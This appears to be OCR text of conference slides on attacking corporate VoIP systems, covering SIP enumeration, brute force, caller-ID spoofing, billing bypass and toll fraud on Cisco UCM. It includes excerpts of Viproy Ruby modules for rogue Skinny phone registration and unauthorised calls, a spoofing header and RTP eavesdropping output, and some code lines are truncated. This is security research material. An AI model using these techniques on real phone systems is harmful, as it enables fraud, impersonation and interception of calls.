
Session Initiation Protocol

- SIP – Session Initiation Protocol
  - Only signalling, not for call transporting
  - Extended with Session Discovery Protocol
- NGN / UC (Unified Communications)
  - Forget TDM and PSTN
  - SIP, H.248 / Megaco, RTP, MSAN/MGW
  - Smart customer modems & phones
  - Easy management
  - Security is NOT a concern?!

Corporate VoIP Infrastructure



Unified Communications Services



Attacking SIP services

- Essential analysis
  - Registration and invitation analysis
  - User enumeration, brute force for credentials
  - Discovery for SIP trunks, gateways and trusts
  - Caller ID spoofing (w/wo register or trunk)

- Advanced analysis
  - Finding value added services and voicemail
  - SIP trust hacking
  - SIP proxy bounce attack

Basic Attacks

We are looking for...

- Finding and identifying SIP services and purposes
- Discovering available methods and features
- Discovering SIP software and vulnerabilities
- Identifying valid target numbers, users, realms
- Unauthenticated registration (trunk, VAS, gateway)
- Brute-forcing valid accounts and passwords
- Invite without registration
- Direct invite from special trunk (IP based)
- Invite spoofing (with/without register, via trunk)

Discovery


- Finding and Identifying SIP Services
  - Different ports, different purposes
  - Internal Communication Service or PSTN Gateway
- Discovering Available Methods
  - Register, Direct Invite, Options
  - Soft switch, Call Manager, mobile client software, IP phone
- Discovering SIP Software
  - Well-known software vulnerabilities
  - Software compliance and architecture
  - Network endpoints and 3rd party detection

Register Tests

- Unauthenticated Registration
  - Special trunks
  - Special VAS numbers
  - Gateways
- Identifying Valid Target Numbers, Users, Realms
- De-Registration for Valid Users
- Brute-Forcing Valid Accounts and Passwords
  - With well-known user list
  - Numeric user ranges

Register and Subscribe

Register / Subscribe (FROM, TO, Credentials)



200 OK
401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

RESPONSE Depends on Information in REQUEST

- Type of Request (REGISTER, SUBSCRIBE)
- FROM, TO, Credentials with Realm
- Via

Actions/Tests Depends on RESPONSE

- Brute Force (FROM, TO, Credentials)
- Detecting/Enumerating Special TOs, FROMs or Trunks
- Detecting/Enumerating Accounts With Weak or Null Passwords
- ....


Invite, CDR and Billing Tests

We are attacking for...

- Free calling, call spoofing
- Free VAS services, free international calling
- Breaking call barriers
- Spoofing with...
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID, P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID
- Bypass with...
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (Without/With P-Charging-Vector)

Invite, CDR and Billing tests

Invite / Ack / Re-Invite / Update (FROM, TO, VIA, Credentials)



RESPONSE Depends on Information in INVITE REQUEST

- FROM, TO, Credentials with Realm, FROM <>, TO <>
- Via, Record-Route
- Direct INVITE from Specific IP:PORT (IP Based Trunks)

Actions/Tests Depends on RESPONSE

- Brute Force (FROM&TO) for VAS and Gateways
- Testing Call Limits, Unauthenticated Calls, CDR Management
- INVITE Spoofing for Restriction Bypass, Spying, Invoice
- ....

Toll fraud for CUCM

- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID
  - P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID*
- Billing bypass with proxy headers
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (With/Without P-Charging-Vector)

* https://tools.cisco.com/bugsearch/bug/CSCuo51517

Remote-Party-ID header

Proprietary and Nonstandard SIP Headers and Identification Services

Table 1-5 lists the proprietary and nonstandard header fields for the standard SIP line-side interface. Refer to the "Remote-Party-ID Header" section on page 1-6 for additional information.

Table 1-5 Proprietary or Nonstandard SIP Header Fields

SIP Headers	Cisco Unified CM Supported	Comments
Diversion	Yes	Used for RDNIS information. If it is present, it always presents the Original Called Party info. The receiving side of this header always assumes it is the Original Called Party info if present. In case of chained-forwarding to a VM, the message will get left to the Original Called Party.
Remote-Party-ID	Yes	Used for ID services including Connected Name & ID. This nonstandard, non-proprietary header gets included in the Standard Feature Scenarios anyway.

Remote-Party-ID Header

This section describes the SIP Identification Services in the Cisco Unified CM for the SIP line, including Line and Name Identification Services. Line Identification Services include Calling Line and Connected Line Directory Number. Name identification Services include Calling Line Name, Alerting Line Name, and Connected Line Name.

The Remote-Party-ID header provides ID services header as specified in draft-ietf-sip-privacy-03.txt.

The Cisco Unified CM provides flexible configuration options for the endpoint to provide both Alerting Line Name and/or the Connected Line Name. This section does not describe those configuration options; it only provides the details on how Cisco Unified CM sends and receives these ID services to and from the SIP endpoint. The Remote-Party-ID header contains a display name with an address specification followed by optional parameters. The display carries the name while the user part of the address carries the number.

Source: Cisco CUCM SIP Line Messaging Guide


Caller ID spoofing on CUCM

Remote-Party-ID header

Remote-Party-ID:
<sip:007@1.2.3.4>;party=called;screen=yes;privacy=off

What for?

- Caller ID spoofing
- Billing bypass
- Accessing voicemail
- 3rd party operators



Caller ID fraud for all operators?

- Telecom operators trust source Caller ID
- One insecure operator to rule them all

Forbes — Your Secret Weapon in Business: Culture

Marc Weber Tobias
Contributor
FOLLOW

TECH 7/25/2011 @ 12:32PM | 9,226 views

It's Too Easy To Hack Voice Mail

+ Comment Now + Follow Comments

While there's been extensive coverage of the News Corp. phone hacking cases during the past few weeks, nobody has really addressed two relevant elements of the story: the legal liability (both criminal and civil) for such conduct and the underlying problem which allowed the media to gain access to confidential information: the insecurity of

Image by spDuchamp via Flickr

theguardian — News | World | Sport | Comment | Culture | Business | Environment

News > UK news

Phone hacking may have led to Milly Dowler voicemail deletions, says judge

Voice messages, once hacked, would have been deleted automatically, Mr Justice Saunders tells Old Bailey jury

SpoofCard — HOME | BUY CREDITS | FEATURES | MOBILE APPS | MEDIA | HELP | SIGN UP | LOGIN

Calling Barack Obama as:
(555) 555-1212
Mitt Romney

Disguise your Caller ID

Display a different number to protect yourself or pull a prank on a friend. It's easy to use and works on any phone!

Get Spoofing! They'll never know it was you. TRY A LIVE DEMO or GET STARTED NOW

The Register — Data Centre | Software | Networks | Security | Policy | Business | Hardware | Science | Bootnotes | Columns

SECURITY

Reg probe bombshell: How we HACKED mobile voicemail without a PIN

Months after Leveson inquiry, your messages are still not secure

Simon Rockman, 24 Apr 2014 Follow 276 followers

84

2013 Cyber Risk Report

Special report Voicemail inboxes on two UK mobile networks are wide open to being hacked. An investigation by *The Register* has found that even after Lord Leveson's press ethics inquiry, which delved into the practice of phone hacking, some telcos are not implementing even the most basic level of security.

Your humble correspondent has just listened to the private voicemail of a fellow *Reg* journalist's phone, accessed the voicemail inbox of a new SIM bought for testing purposes, and the inbox of someone with a SIM issued to police doing anti-terrorist work. I didn't need to use nor guess the login PIN for any of them; I faced no challenge to authenticate myself.

There was a lot of brouhaha over some newspapers accessing people's voicemail without permission, but one of the strange things about it all is that at no stage have

Fake Caller ID for messages?

- Call me back function on voicemail / calls
  - Sending many spoofed messages for DoS
  - Overseas? Roaming?
- Social engineering (voicemail notification)
- Value added services
  - Add a data package to my line
  - Subscribe me to a new mobile TV service
  - Reset my password/PIN/2FA
  - Group messages, celebrations


Demonstration of SIP attacks

Live Demonstration

Attacking Skinny services

- Cisco Skinny (SCCP)
  - Binary, not plain text
  - Different versions
  - No authentication
  - MAC address is identity
  - Auto registration

- Basic attacks
  - Register as a phone
  - Disconnect other phones
  - Call forwarding
  - Unauthorised calls



Source: Cisco

Attacking Skinny services

```
▽ Skinny Client Control Protocol
    Data length: 128
    Header version: Basic (0x00000000)
    Message ID: RegisterMessage (0x00000001)
    Device name: SEP000C29BF1890
    Station user ID: 0
    Station instance: 0
    IP address: 192.168.0.151 (192.168.0.151)
    Device type: Unknown (30016)
    Max streams: 5
```

```
0000  00 0c 29 93 5e 7a 00 0c  29 bf 18 90 08 00 45 60   ..).^z.. ).....E`
0010  00 b0 02 a6 40 00 80 06  74 8d c0 a8 00 97 c0 a8   ....@... t.......
0020  00 cd 04 17 07 d0 e7 1b  f2 21 8b c8 15 d2 50 18   ........ .!....P.
0030  fa f0 eb 67 00 00 80 00  00 00 00 00 00 00 01 00   ...g.... ........
0040  00 00 53 45 50 30 30 30  43 32 39 42 46 31 38 39   ..SEP000 C29BF189
0050  30 00 00 00 00 00 00 00  00 00 c0 a8 00 97 40 75   0....... ......@u
0060  00 00 05 00 00 00 00 00  00 00 14 00 72 85 01 00   ........ ....r...
0070  00 00 00 00 00 00 00 0c  29 bf 18 90 00 00 00 00   ........ ).......
0080  00 00 03 00 00 00 24 00  00 00 00 00 00 00 00 00   ......$. ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 43 49   ........ ......CI
00a0  50 43 2d 38 2d 36 2d 31  2d 30 00 00 00 00 00 00   PC-8-6-1 -0......
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......
```

Attacking Skinny services

Viproy has a Skinny library for easier development and sample attack modules

- Skinny auto registration
- Skinny register
- Skinny call
- Skinny call forwarding

```
def prep_register(device,device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #device
  p << ip_to_bytes(device_ip) #"\xC0\xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01\x0
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

```
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
    when "9d000000"
      r = "RegisterRejectMessage"
      m = p[12,l-4]
    when "81000000"
      r = "RegisterAckMessage"
      m = "Registration successful."
    when "93000000"
      r = "ConfigStatMessage"
      devicename = p[12,15]
      userid = bytes_to_length(p[27,4])
      station = bytes_to_length(p[31,4])
      username = p[35,40]
      domain = p[75,40]
      lines = bytes_to_length(p[116,4])
      speeddials = bytes_to_length(p[120,4])
      m = "Device: #{devicename}\tUser ID: #{use
    when "9b000000"
      r = "CapabilitiesReqMessage"
      m = nil
    when "97000000"
      r = "ButtonTemplateMessage"
      m = nil
    when "21010000"
      r = "ClearPriNotifyMessage"
      m = nil
    when "15010000"
      r = "ClearNotifyMessage"
      m = nil
    when "12010000"
      r = "DisplayPromptStatusMessage"
      m = nil
    when "82000000"
      r = "StartToneMessage"
      dialtone = bytes_to_length(p[16,4])
      lineid = bytes_to_length(p[20,4])
      callidentifier = bytes_to_length(p[24,4])
      m = "Call Identifier: \t#{callidentifier}
    when "83000000"
      r = "StopToneMessage"
```

Attacking Skinny services

Everybody can develop a Skinny module now, even Ewoks!

Register


```
def run
  #options from the user
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError ,'MAC or MACFILE should be defined' unless datastore['MAC']
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```

Unauthorised Call

```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError ,'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

Preparing a proper client for Skinny

- Install Cisco IP Communicator
- Change the MAC address of Windows
- Register the software with this MAC



Demonstration of Skinny attacks

Live Demonstration

Eavesdropping

Different Codecs and Two Streams

Wireshark

Wireshark: RTP Streams

Detected 12 RTP streams. Choose one for forward and reverse direction for analysis

Src addr	Src poı	Dst addr	Dst po	SSRC	Payload	Packe	Lost	Max Delta (m	Max Jitter (r	Mean Jitter (r	Pb?
10.1.15.11	7400	10.2.2.76	2228	0x582A7C71	g711U	9302	0 (0.0%)	22.63	0.48	0.11	
10.1.15.11	7290	10.2.2.76	2230	0x25540689	g711U	39272	0 (0.0%)	23.12	0.49	0.12	
10.1.15.21	6940	10.2.2.76	2232	0x8BF071E	g711U	7842	0 (0.0%)	23.25	0.51	0.13	
10.1.42.14	23748	10.2.2.76	2228	0x955A20F7	g711U	50	0 (0.0%)	21.50	0.45	0.57	
10.1.42.14	23822	10.2.2.76	2230	0x2B175FFA	g711U	50	0 (0.0%)	21.45	0.59	0.69	
10.1.42.14	23852	10.2.2.76	2232	0x333FF228	g711U	50	0 (0.0%)	21.62	0.60	0.68	
10.2.2.76	2228	10.1.42.14	23748	0x63F52647	g711U	54	0 (0.0%)	29.88	0.69	0.91	
10.2.2.76	2228	10.1.15.11	7400	0x63F52647	g711U	9292	0 (0.0%)	30.12	0.85	0.19	
10.2.2.76	2230	10.1.42.14	23822	0x3A3E6B0D	g711U	56	0 (0.0%)	20.50	0.19	0.18	
10.2.2.76	2230	10.1.15.11	7290	0x3A3E6B0D	g711U	39252	4 (0.0%)	40.22	6.05	0.24	X
10.2.2.76	2232	10.1.42.14	23852	0x71271A08	g711U	54	0 (0.0%)	29.87	0.65	0.51	
10.2.2.76	2232	10.1.15.21	6940	0x71271A08	g711U	7834	0 (0.0%)	30.10	0.65	0.08	

